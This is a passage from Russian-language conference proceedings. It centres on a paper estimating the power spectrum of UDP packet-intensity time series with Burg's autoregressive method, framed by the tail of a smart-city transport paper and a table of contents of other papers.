В среднем по данным Еврокомиссии эффект от внедрения интегрированной ИТС выражается в повышении пропускной способности участков дорог на 17% и повышении безопасности на 35%. Однако, как показывает опыт внедрения таких систем получение этого эффекта связано с принципиальными решениями по совершенствованию городской транспортной системы и большими вложениями в ее развитие.

Согласно мнению Деноса Газиса, крупнейшего американского ученого в сфере транспортных систем XX века, руководителя транспортных проектов компании IBM, автора термина и концепции ITS: «Электрическую инженерию изучают одним из двух способов: можно прочесть инструкцию пользователя, можно взяться пальцами за оголенный провод. Что касается транспортной инженерии, то города познают её, как правило, вторым способом».

Внедрение современных технологий в сферу городского транспорта требует разработки четкой концепции и ее последующего поэтапного внедрения. Каждое принятое решение необходимо проверять и тестировать на практике, чтобы оценить его эффективность и практическую ценность. Интеллектуальные технологии «умного» города могут значительно упростить множество повседневных задач при тщательном планировании и точной реализации.

Литература

1. Komninos. What makes cities intelligent? // Smart Cities: Governing, Modelling and Analysing the Transition. — Taylor and Francis. — P. 77.
2. Власов А.А., Горелов А.М. Управление светофорными объектами в условиях транспортных заторов. //Вестник московского автомобильно-дорожного государственного технического университета (МАДИ). - – 2014. - №3(38). - с.112-117.
3. Яворский В.В., Утепбергенов И.Т., Чванова А.О. Разработка информационной системы организации движения в СМАРТ-городе. //Международный журнал прикладных и фундаментальных исследований. – 2018. - №7. – с.44-47.
4. Калимолдаев М.Н., Яворский В.В., Утепбергенов И.Т., Чванова А.О., Балтинова А.М. Разработка интеллектуальной транспортной системы современного смарт города. //Труды международной научно-практической конференции «Интеграция науки, образования и производства – основа реализации Плана нации» (Сагиновские чтения №10), 14-15 июня 2018 г. – Караганда, 2018. – с. 92-94.
5. Швецов В.И. Математическое моделирование транспортных потоков // Автоматика и телемеханика, 2003. – № 11, с. 3-46.
6. Введение в математическое моделирование транспортных потоков: учеб. пособие / Гасников А.В., Кленов С.Л., Нурминский Е.А., Холодов Я.А., Шамрай Н.Б.; Под ред. А.В. Гасникова. – М.: МФТИ, 2010. – 362 с.

ОЦЕНКА СПЕКТРА МОЩНОСТИ ВРЕМЕННОГО РЯДА

Шаршеналиев Жаныбек Шаршеналиевич, *директор Института автоматики и информационных технологий НАН КР г. Бишкек, д.т.н., профессор, академик НАН КР*, e-mail: avtomatika_nankr@mail.ru

Мирзакулова Шарафат Абдурахимовна, *университет Туран, доктор PhD, старший преподаватель*, e-mail: mirzakulova@mail.ru.

Юсупова Гульбахар Мадреймовна, *университет Туран, доктор PhD, доцент*, e-mail: gulbahar68@mail.ru.

Аннотация

Статья посвящена оценке спектра мощности нестационарного временного ряда интенсивности пакетов протокола UDP. Осуществлена сравнительная оценка исходного ряда и его приращений.

***Ключевые слова**: временной ряд, спектр мощности, приращения, шум.*

Исследуем нестационарный временной ряд [1] интенсивности пакетов протокола UDP (User Datagram *Protocol*), измеренной на магистрали сети г.Алматы в программной среде Spectra Analyzer [2]. Скалярный ряд с 1800 уровнями, взятые с интервалом в 10 с. Общее время измерения пять часов.

Оценка спектров мощности исходного ряда, его первого приращения и случайным образом перемешанного первого приращения методом максимальной энтропии Бурга с параметрической авторегрессионной оценкой, согласно модели авторегрессии порядка $p \geq 0$ (AR(p)) представляет собой следующее уравнение [3]:

$$x(t) + \sum_{k=1}^{p} a_k x(t-k) = \varepsilon(t) + d\,, \tag{1}$$

где a_k – коэффициенты авторегрессии (параметры модели);

d – параметр статистического смещения;

$\varepsilon(t)$ – белый шум с нулевым средним и дисперсией σ^2.

Далее вводится $(p+1)$-мерные векторы:

$$Y(t) = (-x(t-1),\ldots,-x(t-p),1)^T, c = (a_1,\ldots,a_p,d)^T\,. \tag{2}$$

Тогда (1) запишется в виде:

$$x(t) = c^T Y(t) + \varepsilon(t). \tag{3}$$

Оценка вектора параметров с из условия минимума суммы квадратов остатков $\sum_{t=p+1}^{N} \varepsilon^2(t) \to \min$ сводится к решению системы нормальных уравнений с симметричной положительно определенной матрицей A:

$$Ac = R, A = \sum_{t=p+1}^{N} Y(t) Y^T(t), T = \sum_{t=p+1}^{N} x(t) Y(t)\,. \tag{4}$$

Решение уравнения (4) удовлетворяет условию устойчивости AR(p)-модели: все корни полинома $\lambda^p + \sum_{k=1}^{p} a_k \lambda^{p-k}$ по модулю меньше 1. Но при больших порядках p решение (4) становится трудоемким. По этой причине предполагают стационарность выборки, от параметра d освобождаются тем, что вычитают из значений выборочную оценку среднего, а элементы a_{ij} матрицы A размером теперь уже pxp заменяют на значения $\gamma_{|i-j|}$, где γ_k - выборочные оценки ковариационной последовательности $M\{x(t)x(t+k)\}$, где $M\{...\}$ - знак матожидания. При этом матрица A становится теплицепой, для обращения которой существует быстрый итерационный метод Дарбина-Левинсона, при котором порядок авторегрессии последовательно увеличивается от первого до искомого на единицу. Такая оценка названа оценкой Юла-Уолнера. Но такая оценка характеризуется частой потерей устойчивости при исполнении итераций Дарбина-Левинсона, в случае теплицевой матрицы A со значениями на диоганалях близкими к значениям на главной диоганали матрицы, связанными с сильными монохроматическими компонентами в сигнале. Метод Юла-Уолкера в 1969 г. был модифицирован Бургом с сохранением итераций Дарбина-Левинсона в последовательном увеличении порядка авторегрессии. Но при этом при увеличении порядка $p-1 \to p$ эти итерации

используются лишь для изменения старых коэффициентов $a_j, j=1,...,(p-1)$, а для каждого нового коэффициента a_p (старший коэффициент модели AR(p), известен как коэффициент отражения), который находится из условия минимума суммы квадратов ошибок прогноза на шаг вперед и назад в силу AR(p)-модели. одновременно для каждого текущего порядка модели авторегрессии, увеличивающегося от 1 до p, находится оценка дисперсии σ^2.

После определения значений параметров модели они могут быть использованы для построения параметрической оценки спектра мощности временного ряда, которая следует из представления Крамера, применяемая для дискретного набора частот $\omega_k = \frac{2\pi(k-1)}{N}$, где $k=1,...,N$.:

$$S_{xx}(\omega) = \frac{\sigma^2}{\left(2\pi\left|1+\sum_{k=1}^{p} a_k e^{-i\omega k}\right|^2\right)}. \quad (5)$$

где ω - частота.

Для этого набора частот значения компонентов Фурье $d_x^{(N)}(\omega_k)$ в дискретном разложении Фурье выборки $d_x^{(N)}(\omega_k) = \sum_{t=1}^{N} x(t)\exp(-i\omega_k t)$ при $N \to \infty$ являются асимптотически независимыми. Для вещественного временного ряда спектр мощности симметричен относительно частоты Найквиста $\omega = \pi$, поэтому его рассматривают для значений частот $0 \le \omega_k < \pi$. Размерность спектра совпадает с размерностью дисперсии временного ряда, однако необходимо заметить, что спектр мощности – это лишь малая часть дисперсии сигнала для колебаний с частотами ω_k до ω_{k+1}. Первичным параметром модели является порядок авторегрессии p. Порядок AR-модели меняется для одних и тех же данных в зависимости от целей использования. Для прогноза на один или несколько шагов вперед порядок обычно небольшой и редко достигает 10. Если же целью является получение параметрической спектральной оценки, то порядок p имеет смысл брать значительным: $p = \frac{N}{10} \div \frac{N}{4}$. Чем больше порядок, тем чувствительнее оценка, и более неустойчива и содержит больше статистических флуктуаций. Когда число отсчетов *N* ряда велико и его спектральные свойства медленно меняются со временем и тогда можно рассмотреть задачу оценки эволюции спектра мощности в скользящем временном окне некоторой длины $L < N$ со взаимным смещением ΔL значений. Пусть τ – временная координата правого конца текущего временного окна. Оценим для отсчетов $\tau - L + 1 \le t \le \tau$ модель AR(p) и вычислим оценку спектра мощности. В этом случае зависимость от положения и длины окна:

$$S_{xx} = S_{xx}(\omega, \tau | L). \quad (6)$$

С учетом разрешения по частоте $\Delta\omega = \frac{2\pi}{L}$ на выборке длиной *L* отсчетов, имеет смысл применять для значений частот $\omega_j = \frac{2\pi j}{L}, j = 1,...,(L-1)/2$.

На рис. 1 показано окно программы с входным файлом – ряда UDP с установленным значением его интервала опроса равного 10 с и с начальной временной меткой первого отсчета равного значению 0. Ряд винзоризирован.




Рис. 1. Окно программы с исходным временным рядом

Осуществим оценку спектров мощности: исходного ряда от периода (рис. 2, где приведены 2 графика: оценка спектра мощности – AR-оценка максимальной энтропии темно синим цветом) и вспомогательная «фоновая» Фурье-оценка (светло-зеленый цвет) и от частоты (рис. 3) в двойном логарифмическом масштабе.




Рис. 2. График зависимости спектра мощности от периода




Рис. 3. График зависимости спектра мощности от частоты

Вышеприведенные графики показывают, что исходный ряд содержит тренд с очень большим периодом с низкой частотой, гармоники и шум с высокой частотой. На рис. 4 показаны сравнительные оценки спектров мощности исходного ряда и его приращений. Исходный ряд характеризуется наличием тренда высокой мощности с большим периодом и он не несет информации, но в то же время этот сигнал стал самым маломощным в графике приращений. Кроме того, видно периоды максимумов совпадают у обоих рядов и равны следующим значениям: 24,44 с; 27,13 с; 30,52 с; 34,95 с; 40,72 с; 48,88 с; 61,13 с; 81,27 с; 121,90 с; 243,81 и 585,14 с. То есть ряд приращений – шум это и есть сигнал, как описано в [2].




Рис. 4. Оценки спектра мощности исходного ряда и его приращений

На рис. 5 показан спектр мощности перемешанного в случайном порядке ряд приращений, который содержит много частот от низких до высоких и их мощность приблизительно одинакова – это случайный процесс.




Рис. 5. Оценки спектра мощности перемешанного в случайном порядке ряда приращений

Выводы

- модификация Бургом метода Юла-Уолкера с сохранением итераций Дарбина-Левинсона в последовательном увеличении порядка авторегрессии позволила осуществлять оценку спектра мощности нестационарных временных рядов;
- оценка мощности показала, что периоды максимумов совпадают у исходного ряда и у его приращений;
- шум и есть сигнал.

Литература

1 Мирзакулова, Ш.А. Исследование временного ряда на стационарность [Текст]: Ш.А. Мирзакулова, А. Жаналинова, А. Наушатова – Образовательная система: новации в сфере современного научного знания МНПМ Общества науки и творчества. – Казань, 02.2019 – 318-333 с.

2 Любушин А.А. Исследование случайных флуктуаций геофизических полей [Электронный ресурс]. – Режим доступа: https://docplayer.ru/48849859-Issledovanie-sluchaynyh-fluktuaciy-geofizicheskih-poley-a-a-lyubushin-spektry-moshchnosti-i-spektralno-vremennye-diagrammy.html

3 Любушин А.А. Анализ точечных процессов: периодичности и взаимные влияния [Электронный ресурс]. – Режим доступа: http://old.ifz.ru/scient_directions/data_moniroring/soft.htm

Содержание

Iskakova M.T., Kalizhanova A.U., Togzhanova K.O.	IMPLEMENTING OF FRAME TECHNOLOGY IN AUTODESK INVENTOR	3
Kaipov I.V., Yunicheva N.R., Bostanbekov K., Alimova A.	THE ALGORITHM OF FORMATION OF THE MODEL PARAMETERS OF CENTRAL ASIA'S REGIONAL CLIMATE	6
Plotnikov D.D.	ORGANIZATION OF THE INFORMATION SPACE OF THE EDUCATIONAL SYSTEM IN TERMS OF SMART-EDUCATION	10
Айтчанов Б.Х., Алдибекова А.Н.	ЯДРОЛЫҚ МАГНИТТІК РЕЗОНАНС ӘДІСІМЕН СҮТ САПАСЫН АРТТЫРУ	13
Аманкелді Ә.Б.	БЛОКЧЕЙН ТЕХНОЛОГИЯСЫНА НЕГІЗДЕЛГЕН ЭЛЕКТРОНДЫ АҚША ХАТТАМАСЫН ТАЛДАУ ЖӘНЕ ӘЗІРЛЕУ	17
Жетписбаева А.Т., Таласбаева Ш.К.	ВИРТУАЛДЫ МОДЕЛДЕУ ЖҮЙЕСІ – PROTEUS	22
Қатран Ж.Д.	СЕРПІМДІ КЕУЕКТІ ОРТА СЫЗЫҚТЫ ЕМЕС ТЕҢДЕУЛЕР ЖҮЙЕСІ ЕСЕПТЕРІНІҢ ҚИСЫНДЫЛЫҒЫН ЗЕРТТЕУ ЖӘНЕ МАТЕМАТИКАЛЫҚ МОДЕЛДЕУ	26
Оразбеков Ж.Н., Тоқанова Б.М.	ЖОҒАРЫ ОҚУ ОРЫНДАРЫНДА МАМАНДАРДЫ ДАЯРЛАУ ҮШІН ПӘНАРАЛЫҚ БАЙЛАНЫСТЫ АЙҚЫНДАЙТЫН АВТОМАТТАНДЫРУ ЖҮЙЕСІН ҚҰРУ	31
Сатпаева А.К., Әбенова А.С.	ЛЯПУНОВТЫҢ ТІКЕЛЕЙ ӘДІСІ НЕГІЗІНДЕ ТИПТІК ТЕХНОЛОГИЯЛЫҚ МОДУЛЬДІ НЕЙРОЖЕЛІЛІК БАСҚАРУ. АБСОЛЮТТІ ОРНЫҚТЫЛЫҚТЫ ЗЕРТТЕУ	36
Сатпаева А.К., Кадиргалиева С.К.	ХАОСТЫҚ ПРОЦЕССТЕР ҮШІН ЛЯПУНОВ КӨРСЕТКІШТЕРІН АНЫҚТАУДЫҢ НЕЙРОЖЕЛІЛІК ТӘСІЛІ	42
Шаяхметова А.С., Сейсенбекова П.Б.	БАЙЕС ЖЕЛІСІН ПАЙДАЛАНА ОТЫРЫП, ҚҰЗЫРЕТТІЛІКТІ ҚАЛЫПТАСТЫРУ ЖӘНЕ ОЛАРДЫ БАҒАЛАУ	47
Шутеева Г.С., Садвакасова А.У.	ЭКОНОМИКАЛЫҚ ЖҮЙЕ ДАМУЫНДАҒЫ ДЕТЕРМИНДЕЛГЕН БЕЙБЕРЕКЕТСІЗДІК РЕЖИМДЕРІН КЕШЕНДІ БАСҚАРУ	54
Абдылдаев Э.К. Нургулжанова А.Н. Исмагулова Ж.С.	ОПРЕДЕЛЕНИЯ РАСЧЕТНЫХ ДЕФОРМАЦИОННЫХ ХАРАКТЕРИСТИК ПОРОД	59

Айткулов Ж.С., Калижанова А.У., Козбакова А.Х.	КОМПЬЮТЕРНОЕ МОДЕЛИРОВАНИЕ БЕСПРОВОДНЫХ СЕНСОРНЫХ СЕТЕЙ	62
Айтчанов Б.Х., Бапиев И.М.	ПРИМЕНЕНИЕ АППАРАТА ИСКУССТВЕННЫХ НЕЙРОННЫХ СЕТЕЙ ДЛЯ РАСПОЗНАВАНИЯ КИБЕРАТАК НА СЕТЕВЫЕ РЕСУРСЫ ИНФОРМАЦИОННЫХ СИСТЕМ	70
Алиев С.Б., Яворский В.В., Демин В.Ф., Проценко А.В.	ИНТЕЛЛЕКТУАЛЬНАЯ СИСТЕМА АНАЛИЗА ДАННЫХ О ТЕХНОЛОГИЧЕСКИХ ПАРАМЕТРАХ И ПЛАНИРОВАНИИ ПРОЦЕССА ДОБЫЧИ ПОЛЕЗНЫХ ИСКОПАЕМЫХ	77
Амирханов Б.С. Мазаков Т.Ж. Зиятбекова Г.З. Жолмагамбетова Б.Р.	РАЗРАБОТКА ПРОТОТИПА КОММЕРЧЕСКОЙ СИСТЕМЫ ДЛЯ СБОРАДАННЫХ О ПОСЕТИТЕЛЯХ НА ОСНОВЕ СБОРА MAC-АДРЕСОВ	81
Ахметов Б.С., Алмасов Н.Ж.	РАЗВИТИЕ ТЕХНИЧЕСКИХ СРЕДСТВ И СИСТЕМ БЕЗОПАСНОСТИ В СОВРЕМЕННЫХ УСЛОВИЯХ	86
Ахметов Б.С., Бодесова А., Данин Р.	ОПРЕДЕЛЕНИЯ ПРИЧИНЫ ОБРУШЕНИЯ СТРОИТЕЛЬНЫХ КОНСТРУКЦИЙ	91
Ахметов Б.С., Лахно В.А., Касаткин Д.Ю., Блозва А.И.	МОДЕЛЬ ДЛЯ СИСТЕМЫ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ ПО ИНВЕСТИРОВАНИЮ В ТЕХНОЛОГИИ SMART CITY	96
Ахметов Б.С., Лахно В.А., Малюков В.П., Касаткин Д.Ю.	СИСТЕМА ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЯ О ИНВЕСТИРОВАНИИ В SMART CITY В УСЛОВИЯХ НЕПОЛНОЙ ИНФОРМАЦИИ	99
Ашкеев Д.	АКТУАЛЬНОСТЬ ВНЕДРЕНИЯ ТЕХНОЛОГНИЙ SD-WAN НА ТЕРРИТОРИЮ КАЗАХСТАНА	101
Балгабаева Л.Ш., Жанат М., Кенжегулов А.	ПЕРСПЕКТИВЫ ПРАКТИЧЕСКОГО ПРИМЕНЕНИЯ БИОМЕТРИЧЕСКИХ ТЕХНОЛОГИЙ В НАПРАВЛЕНИИ ЭЛЕКТРОННОГО ПРАВИТЕЛЬСТВА	104
Бейсек Л.	ИССЛЕДОВАНИЕ МОДЕЛЕЙ ОБЛАЧНОГО СЕРВИСА	106
Бейсенби М.А.	УПРАВЛЕНИЕ НЕУСТОЙЧИВОСТЬЮ И РЕЖИМАМИ ДЕТЕРМИНИРОВАННОГО ХАОСА В ДИНАМИЧЕСКИХ СИСТЕМАХ	108

Буранбаева А.И., Ахмедиярова А.Т., Куандыков Б.Е., Мусабек Е.М.	РАЗРАБОТКА АЛГОРИТМА УПРАВЛЕНИЯ ТРАНСПОРТНЫМИ СИСТЕМАМИ И ПОТОКАМИ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ	117
Буранбаева А.И., Утепбергенов И.Т., Сагындыкова М.С., Надралиев А.Г.	АНАЛИЗ НАИБОЛЕЕ ЗНАЧИМЫХ ПРОБЛЕМ ИНФОРМАЦИОННОГО ОБЕСПЕЧЕНИЯ ИННОВАЦИОННЫХ И АКАДЕМИЧЕСКИХ ОРГАНИЗАЦИЙ КАЗАХСТАНА	123
Жаутиков Б.А., Ахметов Б.С., Яворский В.В., Чванова А.О.	КОРПОРАТИВНАЯ СИСТЕМА УНИВЕРСИТЕТА НА ОСНОВЕ ОНТОЛОГИЧЕСКИХ ОПИСАНИЙ	127
Ибатов М.К., Яворский В.В., Чванова А.О., Клюева Е.Г.	ФОРМИРОВАНИЕ ХРАНИЛИЩ ДАННЫХ ТРАНСПОРТНОЙ ИНФРАСТРУКТУРЫТРАНСПОТРНОЙ СИСТЕМЫ ГОРОДА	131
Исабекова Л.С.	МОДЕЛИРОВАНИЕ И УПРАВЛЕНИЕ ПРОЦЕССОМ ВЫПЕЧКИ ХЛЕБА С ИСПОЛЬЗОВАНИЕМ ДИНАМИКИ CFD ФЛЮИДОВ	140
Кайбасова Д.Ж.	ПРИМЕНЕНИЕ ОНТОЛОГИЧЕСКОГО МОДЕЛИРОВАНИЯ ДЛЯ ФОРМИРОВАНИЯ ОБРАЗОВАТЕЛЬНЫХ ТРАЕКТОРИЙ	149
Калиева С., Сарбасова А., Сеитова А.	СИНТЕЗ СИСТЕМЫ УПРАВЛЕНИЯ В КЛАССЕ ОДНОПАРАМЕТРИЧЕСКИХ СТРУКТУРНО-УСТОЙЧИВЫХ ОТОБРАЖЕНИЙ	152
Калижанова А., Кожахмет Б.	НЕЙРОННЫЕ СЕТИ, КОТОРЫЕ ИМИТИРУЮТ СТРУКТУРУ И СВОЙСТВА НЕРВНОЙ СИСТЕМЫ	157
Калимолдаев М.Н., Сонькин М.А., Яворский В.В.	ТЕЛЕКОМУННИКАЦИОННЫЕ И ГИС-ТЕХНОЛОГИИ ДЛЯ ОРГАНИЗАЦИИ ОПОВЕЩЕНИЯ НА ТЕРРИТОРИАЛЬНЫХ ОБЪЕКТАХ	160
Касенова А.С., Усатова О.А.	ВСЕМИРНАЯ ИНИЦИАТИВА CDIO, КАК КОНТЕКСТ ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ	165
Касьянов А.А.	ВЗЛОМ WI-FI БЕЗ ПОЛЬЗОВАТЕЛЕЙ В AIRCRACK-NG	169
Клюева Е.Г., Яворский В.В., Адамов А.А.	ОПРЕДЕЛЕНИЕ ОПТИМАЛЬНОГО РАЗБИЕНИЯ ЭЛЕМЕНТОВ МАТРИЦ ПРИ ПАРАЛЛЕЛЬНОМ УМНОЖЕНИИ НА ГЕТЕРОГЕННЫХ ПРОЦЕССОРАХ	176

Кошимбаев Ш.К., Лукманова Ж.С., Әуелбек Ш.А., Искакова А.М.	К ВОПРОСУ РАЗРАБОТКИ ИНТЕЛЛЕКТУАЛЬНОЙ СИСТЕМЫ УПРАВЛЕНИЯ ПРОЦЕССОМ ФЛОТАЦИИ В МЕТАЛЛУРГИЧЕСКОМ ПРОИЗВОДСТВЕ	181
Кубеков Б.С., Жаксыбаева Н.Н., Рудакова Ю.С.	МОДЕЛИРОВАНИЕ ОБРАЗОВАТЕЛЬНЫХ ПРОЦЕССОВ НА ОСНОВЕ ОНТОЛОГИЧЕСКОГО ПОДХОДА	184
Кубеков Б.С., Магаметова А.К., Плотников Д.	МОДЕЛИРОВАНИЕ ОБРАЗОВАТЕЛЬНЫХ ПРОГРАММ ТРЕХУРОВНЕВОЙ СИСТЕМЫ ИНЖЕНЕРНОГО ОБРАЗОВАНИЯ	192
Мазаков Т.Ж., Кисала П., Зиятбекова Г.З.	ИСТОРИЯ РАЗВИТИЯ ТЕОРИИ О МОДЕЛИРОВАНИИ ПАВОДКОВЫХ И ПРОРЫВНЫХ ВОЛН	199
Рудаков М., Мамырова А.К.	О ТЕХНОЛОГИИ СОЗДАНИЯ 3D ПАНОРАМЫ	205
Сагымбай А.Б., Бейсенбина С.Е., Кисикова Н.М.	РЕШЕНИЕ ЗАДАЧИ СИНТЕЗА СИСТЕМЫ УПРАВЛЕНИЯ В КЛАССЕ ДВУХПАРАМЕТРИЧЕСКИХ СТРУКТУРНО-УСТОЙЧИВЫХ ОТОБРАЖЕНИЙ	208
Сагындыкова Ш.Н., Абжанова Л.К.	МОДЕЛИРОВАНИЕ И ИССЛЕДОВАНИЕ ПРОЦЕССОВ ТЕПЛОПЕРЕДАЧИ В КОТЕЛЬНОМ АГРЕГАТЕ	216
Сарсенбаев Н.С., Шыныбай Ж.С., Кезембаева Г.Б., Нурмакова С.М.	МОБИЛЬНАЯ БИОГАЗОВАЯ УСТАНОВКА С СИСТЕМОЙ АВТОМАТИЧЕСКОГО РЕГУЛИРОВАНИЯ В ОСНОВНЫХ ТЕХНОЛОГИЧЕСКИХ ПАРАМЕТРОВ	221
Смагул С.С., Калижанова А.У.	РАЗРАБОТКА МОДЕЛИ КЛИЕНТ-СЕРВЕРНОГО ПРИЛОЖЕНИЯ ДЛЯ РАСПОЗНАВАНИЯ ЭМОЦИОНАЛЬНОГО ОТТЕНКА СООБЩЕНИЯ ПОЛЬЗОВАТЕЛЕЙ СОЦИАЛЬНОЙ СЕТИ TWITTER	226
Тургунбеков А.М., Абдиханов А.А., Бейсенбина С.Е.	СИСТЕМА УПРАВЛЕНИЯ НЕУСТОЙЧИВЫМИ ДЕТЕРМИНИРОВАННЫМИ ХАОТИЧЕСКИМИ РЕЖИМАМИ КОСМИЧЕСКИХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ	234
Тойбаева Ш.Д., Баймухамбетова М.К., Корнаков А.В.	АВТОМАТИЗИРОВАННЫЕ СИСТЕМЫ УПРАВЛЕНИЯ МЕНЕДЖМЕНТОМ КАЧЕСТВА, В УСЛОВИЯХ ЦИФРОВИЗАЦИИ	242
Ускенбаева Г.А., Шукирова А.К.	ТЕХНОЛОГИЯ ПОСТРОЕНИЯ ФУНКЦИИ ЛЯПУНОВА ПРИ ИССЛЕДОВАНИИ РОБАСТНОСТИ СИСТЕМЫ АВТОМАТИЧЕСКОГО УПРАВЛЕНИЯ ПОСАДКОЙ САМОЛЕТА	251

Утепбергенов И.Т., Касымова Д.Т., Ахмедиярова А.Т.	ПРЕДВАРИТЕЛЬНАЯ ОБРАБОТКА БОЛЬШИХ ДАННЫХ: МЕТОДЫ И ПЕРСПЕКТИВЫ	256
Утепбергенов И.Т., Клюева Е.Г., Салихов И.М., Яворский В.В.	ИССЛЕДОВАНИЕ ВОЗМОЖНОСТИ ПРИМЕНЕНИЯ МНОГОСЛОЙНОГО ПЕРЦЕПТРОНА РУМЕЛЬХАРТА ДЛЯ РАЗРАБОТКИ НОВОСТНОГО АГРЕГАТОРА	264
Ширяева О.И., Самигулин Т.И.	СРАВНИТЕЛЬНЫЙ АНАЛИЗ НАСТРОЙКИ РЕГУЛЯТОРОВ СИСТЕМЫ УПРАВЛЕНИЯ ПРОЦЕССА ПЕРЕГОНКИ ГАЗА ЧЕРЕЗ ДИСТИЛЛЯЦИОННУЮ КОЛОННУ НА ОСНОВЕ SMART-ТЕХНОЛОГИЙ	270
Юсупова Г.М., Мирзакулова Ш.А., Аннабаев А.С.	МОДЕЛИРОВАНИЕ СПЕКТРАЛЬНОГО КОЭФФИЦИЕНТА ОТРАЖЕНИЯ И ДИСПЕРСИИ БРЭГГОВСКОЙ РЕШЕТКИ	273
Яворский В.В., Клюева Е.Г., Мутовина Н.В., Касымова Д.Т.	РАСЧЕТ ТРАНСПОРТНОЙ ПОТРЕБНОСТИ НА ОСНОВЕ АНАЛИЗА ЛИНЕЙНЫХ МНОГООБРАЗИЙ	278
